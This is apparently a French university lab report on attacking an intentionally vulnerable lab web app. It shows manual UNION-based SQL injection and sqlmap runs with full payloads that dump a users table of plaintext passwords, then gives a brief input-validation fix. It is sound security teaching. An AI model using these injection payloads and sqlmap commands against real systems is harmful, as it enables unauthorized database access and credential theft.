-- TP1 INF4420a --

XSS

SQLi

Exec

id #

- ER_BAD_FIELD_ERROR: Unknown column '6' in 'order clause'
- SELECT * FROM produit WHERE id=24 Order by 6

← → ↻ 🏠

🔒 10.0.2.8:3000/search

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

POLY
MTL

XSS

SQLi

Exec

🔗

-- TP1 INF4420a --

🔍 id #

- ER_BAD_FIELD_ERROR: Unknown column '7' in 'order clause'
- SELECT * FROM produit WHERE id=24 Order by 7

← → ↻ 🏠

🔒 10.0.2.8:3000/search

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

POLY
MTL

XSS

SQLi



Exec

🔗


-- TP1 INF4420a --

🔍 id #

- ER_BAD_FIELD_ERROR: Unknown column '8' in 'order clause'
- SELECT * FROM produit WHERE id=24 Order by 8




Lorsque l'attribut "num" a une valeur de 1 à 5 inclusivement, alors la requête fonctionne et nous retourne les informations du produit. Lorsque l'attribut "num" a une valeur de 6 et plus, la requête envoie un message d'erreur ce qui nous démontre que la table produit n'a que 5 colonnes, c'est-à-dire id, Produit, Catégorie, Fournisseur et Prix.



Le “-1” est utilisé car il ne correspond à aucun id présent, puisque c’est une valeur négative alors que le id a nécessairement une valeur positive, donc dans cette commande ce ne sera que le 2e paramètre de la commande Union qui sera pris en compte, qui est le “select 1, 2, 3, 4, 5” qui va attribuer les valeurs spécifiées aux 5 colonnes (valeur 1 pour 1ère colonne qui est l’id, valeur 2 pour 2e colonne qui est le Produit...).


7.



Le nom de la base de données est “inf4420a” puisque c’est la valeur attribuée au champ id grâce à la fonction SQL “select database()” présente dans la requête qui permet de retourner le nom de la base de données en cours d’utilisation.

Source : [SQL injection UNION attacks | Web Security Academy \(portswigger.net\)](https://portswigger.net/web-security/sql-injection/union-attacks)

8.



En changeant “database()” par “user()”, nous pouvons voir dans le champ du id que la valeur est “root@172.17.0.3”, on peut donc conclure que l'utilisateur de la base de données est le root et que son adresse IP est “172.17.0.3”. Nous pouvons donc comprendre que l'utilisateur a tous les accès de cette base de données et donc que si l'attaquant réussit à s'infiltrer dans son compte, celui-ci aura aussi accès à tout et pourra alors faire ce qu'il veut.

9.

The screenshot shows a web application interface with a search bar at the top containing the query: `-1 Union select group_concat(table_name),2,3,4,5 FROM information_schema.tables WHERE table_schema = 'inf4420a'`. Below the search bar, a result box titled "Information Produit" displays the following information:

- id: produit,users
- Produit: 2
- Catégorie: 3
- Fournisseur: 4
- Prix: 5


On trouve le nom des colonnes de cette table pour en récupérer le contenu. On voit dans la valeur du champ id que la deuxième table de la base de données inf4420a est “users”.

The screenshot shows the same web application interface as above, but the result box titled "Information Produit" now displays the following information:

- id: id_user,username,password
- Produit: 2
- Catégorie: 3
- Fournisseur: 4
- Prix: 5

On voit dans la valeur du champ id que la table “users” contient 3 colonnes : id_user, username, password.

On récupère le contenu de cette table :



The screenshot shows a web browser window with the address bar displaying `10.0.2.8:3000/search`. The browser's tab bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The page header features a logo on the left and the text `-- TP1 INF4420a --` on the right. A sidebar on the left contains navigation options: XSS, SQLi, Exec, and a button with a right-pointing arrow. The main content area displays a search query in a text box: `-1 Union select group_concat(id_user),group_concat(username),group_concat(password),4,5 FROM users;`. Below the query, a box titled "Information Produit" contains the following details:

id: 1,2
Produit: admin,Bob
Catégorie: SuperP@ssw0rd,P@ssw0rd
Fournisseur: 4
Prix: 5

On obtient donc les id, username et password de 2 utilisateurs connectés à cette base de données : admin et Bob.

10.

```
[*] ending @ 16:20:52 /2023-10-24/ Kali Forums Kali NetHunter Exploit-DB Google

POLY
[ (root@kali)-[/home/kali/Desktop]
# sqlmap -u "http://10.0.2.8:3000/search" --data="id=24" --tables -D inf442
0a
XSS

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:21:10 /2023-10-24/
Product: admin Bob
[16:21:11] [INFO] testing connection to the target URL
[16:21:11] [INFO] testing if the target URL content is stable
[16:21:11] [INFO] target URL content is stable
[16:21:11] [INFO] testing if POST parameter 'id' is dynamic
[16:21:11] [WARNING] POST parameter 'id' does not appear to be dynamic
[16:21:11] [INFO] heuristic (basic) test shows that POST parameter 'id' might be injectable (possible DBMS: 'MySQL')
[16:21:11] [INFO] testing for SQL injection on POST parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[16:21:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:21:24] [WARNING] reflective value(s) found and filtering out
[16:21:24] [INFO] POST parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)
[16:21:24] [INFO] testing 'Generic inline queries'
[16:21:24] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[16:21:24] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[16:21:24] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[16:21:24] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[16:21:24] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[16:21:24] [INFO] POST parameter 'id' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[16:21:24] [INFO] testing 'MySQL inline queries'
[16:21:24] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[16:21:24] [WARNING] time-based comparison requires larger statistical model,
```

```

[16:21:24] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[16:21:25] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[16:21:25] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[16:21:25] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[16:21:25] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[16:21:25] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[16:21:25] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[16:21:35] [INFO] POST parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[16:21:35] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:21:35] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:21:35] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[16:21:35] [INFO] target URL appears to have 5 columns in query
[16:21:35] [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 53 HTTP(s) requests:
-----
Parameter: id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=24 AND 5707=5707

  Type: error-based
  Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id=24 AND GTID_SUBSET(CONCAT(0x7178787071,(SELECT (ELT(7046=7046,1))),0x717a716271),7046)

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=24 AND (SELECT 4173 FROM (SELECT(SLEEP(5)))Fezq)

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: id=-5379 UNION ALL SELECT CONCAT(0x7178787071,0x766f44717143627a4b4f6a736c69596e6d4261756848675477647270706b746177686f7741435667,0x717a716271),NULL,NULL,NULL,NULL-- -
-----
[16:21:53] [INFO] the back-end DBMS is MySQL
web application technology: Express
back-end DBMS: MySQL ≥ 5.6
[16:21:53] [INFO] fetching tables for database: 'inf4420a'

```

```

[16:21:53] [INFO] the back-end DBMS is MySQL
web application technology: Express
back-end DBMS: MySQL ≥ 5.6
[16:21:53] [INFO] fetching tables for database: 'inf4420a'
Database: inf4420a
[2 tables]
+-----+
| produit |
| users  |
+-----+

[16:21:53] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 5 times
[16:21:53] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/10.0.2.8'
[16:21:53] [WARNING] your sqlmap version is outdated

[*] ending @ 16:21:53 /2023-10-24/

```

(root@kali)-[/home/kali/Desktop]

On obtient les tables “produit” et “users”. On relance sqlmap en précisant la table “users”:

```

root@kali: /home/kali/Desktop x root@kali: /home/kali/Desktop x
root@kali: /home/kali/Desktop
sqlmap -u "http://10.0.2.8:3000/search" --data="id=1" -D inf4420a -T users --dump
--TP1INF4420a--

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:26:09 /2023-10-24/

[16:26:09] [WARNING] it appears that you have provided tainted parameter values ('id=1') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[16:26:11] [INFO] resuming back-end DBMS 'mysql'
[16:26:11] [INFO] testing connection to the target URL
[16:26:11] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=24 AND 5787=5787

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: id=24 AND GTID_SUBSET(CONCAT(0x7178787871,(SELECT (ELT(7046=7046,1))),0x717a716271),7046)

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=24 AND (SELECT 4173 FROM (SELECT(SLEEP(5)))Fezq)

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: id=-5379 UNION ALL SELECT CONCAT(0x7178787871,0x766f44717143627a4b4f6a736c69596e64261756948675477647270786b746177686f7741435667,0x717a716271),NULL,NULL,NULL,NULL --

[16:26:11] [INFO] the back-end DBMS is MySQL
web application technology: Express
back-end DBMS: MySQL ≥ 5.6
back-end DBMS: MySQL ≥ 5.6
[16:26:11] [INFO] fetching columns for table 'users' in database 'inf4420a'
[16:26:11] [INFO] fetching entries for table 'users' in database 'inf4420a'
Database: inf4420a
Table: users
[2 entries]
+-----+-----+-----+
| id_user | password | username |
+-----+-----+-----+
| 1       | SuperP@ssw0rd | admin |
| 2       | P@ssw0rd | Bob |
+-----+-----+-----+

[16:26:11] [INFO] table 'inf4420a.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.0.2.8/dump/inf4420a/users.csv'
[16:26:11] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[16:26:11] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.8'
[16:26:11] [WARNING] your sqlmap version is outdated

[*] ending @ 16:26:11 /2023-10-24/

(root@kali)-[/home/kali/Desktop]

```


On obtient bel et bien les users avec leurs usernames et password.

11. Afin de prévenir les attaques d'injection SQL, il est essentiel que le code effectue une vérification préalable pour s'assurer que l'entrée de l'utilisateur correspond réellement à un "id". La requête SQL devrait être autorisée uniquement si le id est constitué uniquement de chiffres, conformément à la structure attendue. En cas de non-conformité du id, une erreur devrait être retournée. Cette approche empêcherait un attaquant de tirer parti de la vulnérabilité pour accéder à des données sensibles dans la base de données, comme cela a été le cas dans cette situation. En résumé, il est impératif de ne pas utiliser directement l'entrée fournie par le client, mais plutôt de valider cette entrée au préalable.


6 Question 4 - Hacking facile

1. L'adresse où commence le nom d'utilisateur saisi correspond à l'adresse "0x00C03018". On remarque cela dans le contenu de la mémoire en bas à gauche avec l'adresse hexadécimale "0x00C03018" qui est associée à "user_name" qui correspond au nom d'utilisateur.

L'adresse de la première instance du tableau des utilisateurs correspond à l'adresse "0x00C03040". On remarque cela dans le contenu en bas à gauche avec l'adresse hexadécimale "0x00C03040" qui est associée à "users" et le contenu associé à cette adresse est "root" qui correspond à l'utilisateur "root".



